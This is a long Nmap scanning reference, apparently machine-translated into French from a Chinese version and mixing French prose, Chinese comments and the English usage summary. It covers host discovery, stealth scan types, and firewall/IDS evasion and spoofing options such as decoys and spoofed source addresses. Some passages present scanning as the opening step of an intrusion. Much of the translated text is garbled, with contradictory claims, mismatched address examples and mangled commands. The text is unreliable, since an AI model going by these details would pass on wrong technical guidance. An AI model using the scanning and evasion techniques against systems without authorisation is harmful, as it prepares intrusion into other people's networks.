
 ">WeChat
Le principe de la numérisation Nmap et son utilisation:http://blog.csdn.net/aspirationflow/article/details/7694274
Manuel de contrôle rapide Nmap :http://wooyun.tangscan.cn/static/drops/tips-4333.html
Meilleure pratique pour scanner nmap:http://blog.csdn.net/qq_29277155/article/details/50971727
Utilisez nmap pour vérifier plusieurs failles :http://blog.csdn.net/jiangliuzheng/article/details/51992220
Appuyez sur » Points d’arrêt » directement sur le clavier lors de l’exécution de nmap, et appuyez sur X pour connaître les progrès réalisés dans l’exécution
Nmap Guide de référence
Désignation des marchandises
nmap : Outils de détection réseau et scanners de sécurité/port.
nmap [ <扫描类型> …] [ <选项> ] { <扫描目标说明> }
nmap -T4 -A -p- 10.10.210.60
Nmap (-) est un outil de détection et d’habilitation de sécurité en open source. Il est conçu pour scanner rapidement les grands réseaux, bien sûr avec un seul hôte. Nmap utilise des messages IP originaux de manière novatrice pour découvrir quels sont les hôtes du réseau, quels services ils fournissent (noms et versions d’application), quels types de systèmes d’exploitation ils exploitent (y compris les informations sur la version), quel type de filtres de message/pare-feu ils utilisent, et une gamme d’autres fonctions. Bien que Nmap soit habituellement utilisé pour les audits de sécurité, de nombreux administrateurs de systèmes et administrateurs de réseaux effectuent un travail de routine comme examiner l’ensemble du réseau, gérer les plans de mise à niveau des services et surveiller le fonctionnement de l’hôte et du service.
La sortie Nmap est une liste de cibles de numérisation avec des informations supplémentaires pour chaque cible, et quelles informations dépendent des options utilisées. La clé est la « table d’intérêt de port » qui énumère les numéros de port, les protocoles, le nom et l’état du service. open(ouvert)filtered(filtré) closed(Fermé) ouunfilteredOuvert (ouvert) signifie que l’application sur la machine cible écoute les connexions/messageries au port. filteredCela signifie que les pare-feu, filtres ou autres barrières réseau empêchent l’accès au port et Nmap ne peut pas le savoir. open(ouvert) Ou… closed(CLOSE )closedLes ports n’ont pas d’applications pour l’écouter, mais ils peuvent être ouverts à tout moment. Lorsque les ports répondent à la détection de Nmap, les ports sont considérés comme fermés ou ouverts lorsque Nmap est incapable de déterminer s’ils sont fermés ou ouverts. unfiltered(non filtré) si Nmap signale le groupe d’état open|filtered et closed|filtered, ce qui signifie que Nmap ne peut pas déterminer dans quel état le port est. Lorsqu’une détection de version est nécessaire, le graphique de port peut également contenir des informations sur la version du logiciel.-sO) Nmap fournit des informations sur le protocole IP supporté plutôt que le port qui écoute.
En plus d’un formulaire de port intéressé, Nmap fournit des informations supplémentaires sur la machine cible, y compris les noms de domaine inversés, la spéculation du système d’exploitation, le type d’équipement et l’adresse MAC.

Un scan typique de Nmap.Exemple 1 « Un scan typique de Nmap ». Dans cet exemple, la seule option est-A, pour la détection des systèmes d’exploitation et de leurs versions,-T4 La mise en œuvre pourrait être accélérée, suivie de deux noms d’hôtes cibles.Un scan typique de Nmap.
Notes de traduction
Le guide de référence Nmap est disponible en chinois par Fei Yang <[email protected]>Et Lee Li.<[email protected]> DepuisVersion anglaiseNous espérons que cela permettra de sensibiliser davantage les gens du monde sinophone à Nmap, mais nous ne pouvons garantir qu’il est aussi complet que la version anglaise officielle et qu’il peut être mis à jour simultanément.Licence Creative Commons Attribution, et réédité.
nmap Résumé des options

Options. Lorsque Nmap fonctionne sans options, le résumé de l’option sera exporté, la dernière version ici http://www.insecure.org/nmap/data/nmap.usage.txt. Il aide à se rappeler les options les plus courantes, mais il ne peut pas remplacer le reste des documents approfondis de ce manuel, dont certains ne sont même pas ici.
Nmap 7.25BETA1 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION: 目标说明
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY: 主机发现(就是扫描主机是否存活)
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan                                         // 等价于 -sP 参数。都是ping 扫描
  -Pn: Treat all hosts as online -- skip host discovery                      //-P0  (无Ping) 和 -Pn 参数效果一样
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping                                       //-P0  (无Ping) 和 -Pn 参数效果一样
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES: 扫描技术(就是扫描存活主机开了哪些端口,以及端口上启用的服务)
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER: 端口识别 和 扫描命令
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION: 端口的服务以及服务版本 检测
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN: 脚本扫描
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
OS DETECTION: 操作系统 探测
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE: 时间和性能
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING: 防火墙/IDS 逃避和欺骗
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT: 输出
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC: 混杂
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute  // -A是nmap全面扫描选项。有叫总和扫描,是一种完整扫描目标的方式
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES: 例子
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES   //nmap man 手册地址
Nmap offre également beaucoup d’options. L’une est « -PT », nous l’avons déjà introduit. Il est commun sur les machines cibles ou les ports non filtrés sur Internet pour scanner TCP « ping ».
Avant d’essayer de scanner un port sous les paramètres par défaut, Nmap utilisera TCP ping et ICMPecho pour commander une machine cible à ping. Si les scanners de détection ICMP et TCP ne sont pas répondus, l’hôte ou le réseau cible ne sera pas scanné même s’ils sont en cours d’exécution. L’option « -P0 » permet de numériser sans ping avant de numériser.
Vous devez être utilisé pour utiliser la commande « -v », qui détaille toutes les informations et peut être utilisée avec toutes les options de numérisation. Vous pouvez utiliser cette option à plusieurs reprises pour plus d’informations sur votre machine cible.
En utilisant l’option « -p », vous pouvez spécifier un port de numérisation. Par exemple, les attaquants veulent détecter votre serveur web ftp (port 21), telnet (port 23), dns (port 53), http (port 80) et veulent savoir sur le système d’exploitation que vous utilisez, qui utilisera le Scan SYN.
# nmap -sS -p 21,23,53,80 -O -v www.votreserveur.com
Résumé:
Comment résister à un hacker utilisant Nmap, comme Scanlogd, Courtney et Shadow; pourtant l’utilisation de cet outil n’est pas un substitut pour les administrateurs de sécurité réseau. Parce que la numérisation est juste des préparations préventives pour une attaque, il ne peut être surveillé étroitement sur les sites.
Nmap est utilisé pour surveiller ses propres sites, et les administrateurs de systèmes et de réseaux peuvent détecter des intrus potentiels qui détectent vos systèmes.
Déclaration des objectifs
Sauf pour les options, toutes celles qui apparaissent sur la ligne de commande Nmap sont considérées comme des descriptions de l’hôte cible. Le cas le plus simple est de spécifier une adresse IP cible ou un nom d’hôte.
Parfois, vous voulez scanner l’hôte adjacent du réseau entier. Pour cette raison, Nmap prend en charge une adresse de style CIDR. Vous pouvez joindre un/<numbit>Derrière une adresse IP ou un nom d’hôte, Nmap va scanner toutes les adresses IP et les référencer avec <numbit>Par exemple, 192.168.100.0/24 va scanner 192.168.10.0 (en format binaire): 11000000 10101000 00001010 00000000) et 192.168.10.255 (format binaire: 11000000 10101000 00001010 11111111En supposant que l’adresse IP de l’hôte scanme.nmap.org est 205.217.153.62, scanme.nmap.org/16 va scanner 65.536 adresses IP entre 205.217.0.0 et 205.217.25.255. La valeur minimale permise est 1, ce qui va scanner la moitié de l’Internet. La valeur maximale est 32, ce qui va scanner l’hôte ou l’adresse IP parce que tous les bits sont corrigés.
Par exemple, vous pouvez vouloir scanner 192.168.0.0/16 mais omettre toute adresse IP qui se termine avec une adresse radio 0 ou 255 parce qu’ils sont habituellement des adresses de diffusion. Nmap prend en charge cette numérisation au moyen de la plage de huit octets. Nmap prend en charge ce type de numérisation.
Les adresses IPv6 ne peuvent être spécifiées que par une adresse IPv6 standard ou un nom d’hôte. Le CIDR et la plage de huit bits ne prennent pas en charge IPv6, car ils sont peu utiles à IPv6.
Les lignes de commande Nmap acceptent plusieurs descriptions d’hôte, qui ne doivent pas nécessairement être du même type.nmap scanme.nmap.org 192.168.0.0/8 10.0.0,1,3-7.0-255Il sera exécuté comme vous l’attendiez.
Bien que les cibles soient habituellement spécifiées dans la ligne de commande, les options suivantes peuvent également être utilisées pour contrôler la sélection des cibles :-iL <nom du fichier d’entrée> (Input de la liste)
Depuis <inputfilename>. Saisissez un nom d’hôte dans la ligne de commande semble maladroit, mais souvent. Par exemple, votre serveur DHCP peut exporter des listes de 10 000 baux courants que vous souhaitez scanner.Non, ça ne l’est pas.Utilisez une IP statique non autorisée pour localiser l’hôte, peut-être voulez-vous scanner toutes les adresses IP. Il suffit de générer une liste d’hôtes à analyser.-iL Envoie le nom de fichier en option à Nmap. Les éléments de la liste peuvent être n’importe quel format accepté par Nmap sur la ligne de commande (adresse IP, nom d’hôte, CIDR, IPv6 ou plage de huit bits). Chacun doit être séparé par un ou plusieurs espaces, onglets ou lignes cassés. Si vous voulez que Nmap lise une liste à partir de la norme au lieu des fichiers réels, vous pouvez utiliser un tiret ()-) comme nom de fichier. – IR-IR. <hostnum>(sélection aléatoire de la cible)
Vous pourriez choisir au hasard la cible pour les recherches et les études sur Internet. <hostnum> Les options indiquent à Nmap combien d’IPs vous générez. Les IP non désirées sont des adresses privées, groupées ou non attribuées automatiquement omises. 0 Cela signifie des scans sans fin. Rappelez-vous, certains tubes web peuvent se refroidir et se plaindre de scans non autorisés. Utilisez cette option pour être auto-suffisant! Si vous trouvez cela ennuyeux un après-midi pluvieux, essayez cet ordre.NIMP -sS -PS80 -iR 0 -p 80Recherche aléatoire de sites Web. –exclusion <host1[,host2][,host3],…> (Exclusion de l’ordinateur principal/réseau)
Si certains hôtes ou réseaux ne sont pas votre cible dans la plage de numérisation que vous spécifiez, ajoutez une liste séparée par virgule à cette option. La liste est basée sur la syntaxe normale Nmap, donc elle peut inclure les noms d’hôtes, les CIDR, huit plages d’octets, etc. Ceci peut être utile si vous voulez que le réseau analyse contient des serveurs pour des tâches critiques, des systèmes connus avec des réactions fortement balayées par port, ou des sous-réseaux qui sont gardés par d’autres. –exclusion du fichier <exclusion du fichier>(Liste des fichiers exclus)
Ça et…--exclude option est la même, sauf que le but exclu doit être séparé par des sauts de ligne, des espaces ou des onglets <excludefile>est fourni, plutôt que entré sur la ligne de commande.
Hôte trouvé
Analyser par :
Analyse complète de connexion & #160;:Trois poignées de main. Les pare-feu sont efficaces, donc ils sont rarement utilisés.
Scannage semi-lien :Deux premières poignées de main, le port SYN/ACK source cible ouvert; le port RST/ACK source cible fermé (pas le journal de bord, caché)
Scannage secret :Envoyer FIN, retourner RST (le port ferme, réponse au paquet RST; port ouvert, pas de réponse)
Les scans semi-liens sont également appelés scans indirects.Les analyses FIN, Xmas, Null sont invalides pour Windows.
nmap    类型    选项        目标类型
nmap    -sT     TCP扫描     全链接扫描。这种扫描方法准确速度快,但是容易被防火墙和IDS发现并记录,所以这种方法,实际中并不多用
nmap    -sS     SYN扫描     半链接扫描
nmap    -sF     FIN扫描     秘密扫描 除SYN、ACK其它位置1
nmap    -sX     Xmas扫描    秘密扫描 FIN、URG、PUSH位置1
nmap    -sN     Null扫描    秘密扫描 标志位全为0,发送TCP分组
nmap    -sP     ping扫描    同时使用ICMP和TCP ACK 80,返回RST说明主机运行(外网)
nmap    -sU     UDP扫描     发送0字节UDP包,快速扫描Windows的UDP端口
nmap    -sA     ACK扫描     TCP ACK扫描,当防火墙开启时,查看防火墙有未过虑某端口
nmap    -sW     滑动窗口扫描
nmap    -sR     RPC扫描
nmap    -b      FTP反弹攻击(FTP Bounce attack) 外网用户通过FTP渗透内网
Options
nmap  -P0        Nmap扫描前不Ping目标主机
nmap  -PT        Nmap扫描前使用TCP ACK包确定主机是否在运行(-PT默认80)
nmap  -PS        Nmap使用TCP SYN包进行扫描
nmap  -PI        Nmap进行Ping扫描
nmap  -PB        结合-PT和-PI功能
nmap  -O         Nmap扫描TCP/IP指纹特征,确定目标主机系统类型(大写字母O,不是数字0)
nmap  -I         反向标志扫描,扫描监听端口的用户
nmap  -f         分片发送SYN、FIN、Xmas、和Null扫描的数据包
nmap  -v         冗余模式扫描,可以得到扫描详细信息
nmap  -oN        扫描结果重定向到文件
nmap  -resume    使被中断的扫描可以继续
nmap  -iL -iL,   扫描目录文件列表
nmap  -p         -p扫描端口列表,默认扫描1-1024端口和/usr/share/nmap/nmap-services文件中指定端口;
                 -p例:23;20-30,139,60000-
nmap -F          快速扫描模式,只扫描nmap-services文件中的端口
nmap -D          欺骗扫描,可有效隐藏扫描者IP地址
nmap -S          在欺骗扫描时,用来指定源主机IP
nmap -e          指定从哪个网卡发送和接收数据包
nmap -g          指定扫描源端口
nmap -r          按顺序扫描端口
Paramètres
192.168.10.1
192.168.10.0/24
192.168.*.*
192.168.0-255.0-255
Si un ordinateur doit être piraté, il doit avoir un plan complet. Avant l’invasion du système, un hôte cible doit être localisé et certains ports doivent être surveillés avant qu’une invasion puisse avoir lieu.
Découvrez les portails qui écoutent sur le réseau et testez les ports qui sont tapés. Scanner les réseaux est une première étape d’une invasion. En utilisant des scanners (comme Nmap) pour scanner le réseau, trouvez des hôtes cibles avec des trous. S’il y a une faille, alors scannez le port d’écoute. Nmap détermine avec précision le type de système d’exploitation utilisé pour utiliser les empreintes du protocole TCP.
La syntaxe de Nmap est assez simple. Les différentes options et les signes de Nmap constituent différents types de numérisation, comme : une commande Ping-scan est « -sp ». Une fois que l’hôte cible et le réseau ont été identifiés, il peut être scanné. Si Nmap est exécuté avec racine, la fonctionnalité de Nmap sera considérablement améliorée parce que les super utilisateurs peuvent créer des paquets de données personnalisés qui sont facilement accessibles à Nmap.
Nmap est flexible sur la machine cible. L’utilisation de Nmap pour scanner des machines individuelles ou l’ensemble du réseau est simple, tant qu’il assigne une adresse cible avec « /masque » à Nmap. L’adresse est « Victim/24 », la cible est un réseau de catégorie C et l’adresse est « Victim/16 ».
Nmap vous permet également d’utiliser diverses adresses Web spécifiées, telles que 192.168.7.0/24, ou 192.168.7,4 et 4,8-12, pour scanner l’ordinateur central sous le sous-réseau sélectionné.
Une des premières étapes de toute mission de détection web est de restreindre une plage IP (parfois énorme) à un ensemble d’activités ou d’hôtes qui vous intéressent. Scanner chaque port IP est lent et généralement inutile. Bien sûr, quel type d’intérêts d’hôte vous dépend principalement de la finalité du scan. Le tuyau réseau peut seulement être intéressé par l’exploitation d’un ordinateur central spécifique au service, tandis que ceux qui travaillent pour la sécurité peuvent être intéressés par une toilette si elle a une adresse IP:-). Un administrateur système pourrait simplement utiliser Ping pour localiser un hôte à l’intérieur d’Internet, tandis qu’un testeur externe d’intrusion peut épuiser son cerveau en essayant de percer le pare-feu.

Nmap offre un panier d’options pour personnaliser vos besoins en raison de la grande variété des exigences identifiées par l’hôte. Les hôtes trouvent qu’ils sont parfois appelés ping scans, mais bien au-delà de l’envoi de simples requêtes d’écho ICMP à l’aide d’un outil de ping populaire.-sL) ou en fermant le ping (-P0Ceci est particulièrement fréquent dans les espaces d’adresses privés basés sur RFC 1918, comme 10.0.0/8. Le réseau a 16 millions d’IP, mais j’ai vu des entreprises l’utiliser sans même 1000 machines. L’hôte trouve ces machines qui sont capables de localiser leur emplacement dispersé à la mer.
Si aucune option n’est donnée pour que l’hôte découvre, Nmap envoie un message TCP ACK à 80 ports et une réponse ICMP demandant chaque machine cible. Une exception est que ARP scanne toute machine cible utilisée sur les réseaux de domaines locaux.connect()Le système appelle pour envoyer un SYN plutôt que ACK, et ces par défaut sont utilisés.-PA -PEL’option a le même effet. Lors de la numérisation des réseaux locaux, ces hôtes sont généralement jugés suffisants, mais pour l’habilitation de sécurité une détection plus complète est recommandée.
-P*Les options (le type de ping sélectionné) peuvent être utilisées en combinaison. Vous pouvez augmenter l’accès à un pare-feu bien protégé en envoyant de nombreux messages de détection utilisant différents ports/points TCP et codes ICMP. -P*Options, ARP trouvées (-PR) est un comportement par défaut pour le but du réseau local car il est toujours plus rapide et plus efficace.
Les options suivantes contrôlent la découverte de l’hôte. -sL (Liste de la liste des scanners)
List scan est le formulaire de dégradation trouvé par l’hôte, qui ne liste que chaque hôte sur un réseau spécifié et n’envoie aucun message à l’hôte cible. Par défaut, Nmap interprète toujours l’hôte dans le domaine inverse pour obtenir leurs noms. Les noms d’hôtes simples fournissent souvent des informations utiles. fw.chi.playboy.comPlayboy’s Chicago bureau pare-feu. Nmap finit par rapport au nombre total d’adresses IP. Les scans de liste sont bons pour vous assurer d’avoir la bonne IP cible. Si le nom de domaine hôte est inattendu, alors il sera intéressant d’examiner plus loin dans le cas où les réseaux d’autres organisations sont numérisés à tort. –Options SL Il suffit d’imprimer la liste des hôtes cibles, des options comme d’autres fonctionnalités avancées telles que les scans de port, la détection du système d’exploitation ou le balayage Ping ne sont plus disponibles. Si vous souhaitez fermer le scan ping et encore effectuer cette fonctionnalité avancée, veuillez continuer à lire sur -P0option. (Ping scanner Ping)
Cette option indique NmapJuste Il peut obtenir des informations sur les réseaux cibles sans une attention particulière. Pour les attaquants, il est souvent plus utile de savoir combien d’hôtes fonctionnent qu’une colonne d’IPs et de noms d’hôte fournie par un scan de liste.
L’administrateur système aime souvent cette option, aussi. Il peut facilement dire combien de machines fonctionnent sur le réseau ou surveiller si les serveurs fonctionnent. C’est souvent appelé tapis, ce qui est plus fiable que ping radio adresses parce que beaucoup d’hôtes ne répondent pas aux demandes de radiodiffusion.
-sPoption pour envoyer par défaut une requête d’écho ICMP et un message TCP au port 80. Si les utilisateurs non privilégiés l’exécutent, envoyez un message SYN (en utilisantconnect()Le système appelle) au port de 80 de la machine cible. La demande ARP est envoyée lorsqu’un utilisateur privilégié scanne la machine cible d’un réseau local de domaine.-PR, sauf si utilisé--send-ipoption. -sPLes options peuvent être divisées-P0) tout type de détection autre que celui trouvé-P* Une fois que les options de type et de port sont utilisées, la détection par défaut (ACK et requête de réponse) est couverte. Lorsqu’un pare-feu bien protégé est situé entre l’hôte source et le réseau cible en utilisant Nmap, ces options avancées sont recommandées. Sinon, certains hôtes ne peuvent pas être détectés lorsque le pare-feu capture et rejette le détecteur ou le paquet de réponse. (pas de Ping) Même que l’effet de paramètre -Pn
Il peut éviter certaines protections pare-feu. Il peut identifier une machine qui fonctionne. Cette option saute complètement la phase de découverte de Nmap. Normalement, Nmap l ‘ utilise pour déterminer une machine active tout en effectuant un balayage à haute intensité. Par défaut, Nmap ne procède qu ‘ à une détection à haute intensité pour les hôtes en cours d ‘ exécution tels que le balayage de port, la détection de version ou la détection du système d ‘ exploitation.-P0Désactiver. La détection de l’hôte correspondra à Nmap.Chacun.L’adresse IP cible spécifiée effectue l’analyse requise. Cela peut pénétrer dans le pare-feu. Il peut également éviter d’être trouvé par le pare-feu. Donc, si vous assignez un espace d’adresse de type B (16) dans la ligne de commande, toutes les 65,536 adresses IP seront numérisées. -P0Le deuxième caractère est un nombre 0 au lieu de la lettre O. Comme pour les scans de liste, sauter la découverte normale d’hôte mais pas imprimer une liste de cibles, comme si chaque IP était active si elle continuait à exécuter la fonction requise. Si aucun protocole n’a été spécifié, nmap par défaut sur le protocole 1, protocole 2, protocole 4. Vous pouvez utiliser ces protocoles si vous voulez savoir comment ils jugent la survie de l’hôte. –option de trac-paquet. nmap-P0172.27.42.110 –paquet-trace -P06,17,2 172.27.42.110 –trace-paquet / Utilisez les protocoles TCP, UDP, ICMP pour obtenir l’envoi du paquet hôte cible et déterminer si c’est en ligne. [portlist] (TCP SYN Ping)
Normalement, le scan par défaut de ping nmap est une réponse à la requête de survie de l’hôte cible en utilisant TCP ACK et ICMP Echo. Lorsque le pare-feu d’hôte cible empêche ces requêtes, vous pouvez utiliser le scan SYN Ping TCP pour faire un jugement vivant de l’hôte cible. Cette option envoie un message TCP vide qui configure le logo SYN. Le port de destination par défaut est 80 (peut être modifié).nmap.h) Les valeurs DEFAULT-TCP-PROBE-PORT dans le fichier sont configurées, mais différents ports peuvent être spécifiés comme options. Vous pouvez même spécifier une liste de ports séparés par des virgules (par exemple : -PS22,23,25,80,113,1050,35000) Dans ce cas, chaque port est scanné simultanément.
Le logo SYN indique à l’autre que vous essayez de créer une connexion. Habituellement, le port cible est fermé et un paquet RST (reset) est renvoyé. S’il se trouve qu’il est ouvert, la cible prendra la deuxième étape de TCP trois étapes poignée de main en réponse à un message SYN/ACK TCP. Ensuite, la machine exécutant Nmap étranglera cette connexion qui est en cours d’établissement, en envoyant une RST au lieu d’ACK, sinon un lien complet sera créé. Le texte RST est la machine qui exécute Nmap plutôt que Nmap elle-même car il a été surpris de recevoir SYN/ACK.
Nmap ne se soucie pas de savoir si le port est ouvert ou fermé. Les réponses RST ou SYN/ACK indiquent à Nmap que l’hôte est en cours d’exécution.
Sur les machines UNIX, il n’y a généralement que des utilisateurs privilégiés. root Si vous souhaitez envoyer et recevoir le message TCP original. Nmap utilisera donc un système pour chaque hôte cible () pour appeler contact(), il enverra également un message SYN pour essayer d’établir la connexion. Si connect() retourne rapidement un succès ou si une ECONNEFUSED a échoué, la prochaine pile TCP doit avoir reçu un SYN/ACK ou RST en fonctionnement. Si la connexion est en prolongation, l’hôte sera marqué vers le bas. Cette approche est également utilisée pour les connexions IPv6 car Nmap ne supporte pas actuellement l’IPv6. Nonmap répond avec SYN/ACK et RST pour juger si l’hôte cible est ou non vivant, mais dans certains cas le pare-feu sera rejeté du paquet RST, ce qui serait inexact si les résultats de la numérisation sont nécessaires pour spécifier les limites du port ou du port pour éviter cette situation. Exemple : nmap-100-200-P17.12.4. [portlist] (TCP ACK Ping)
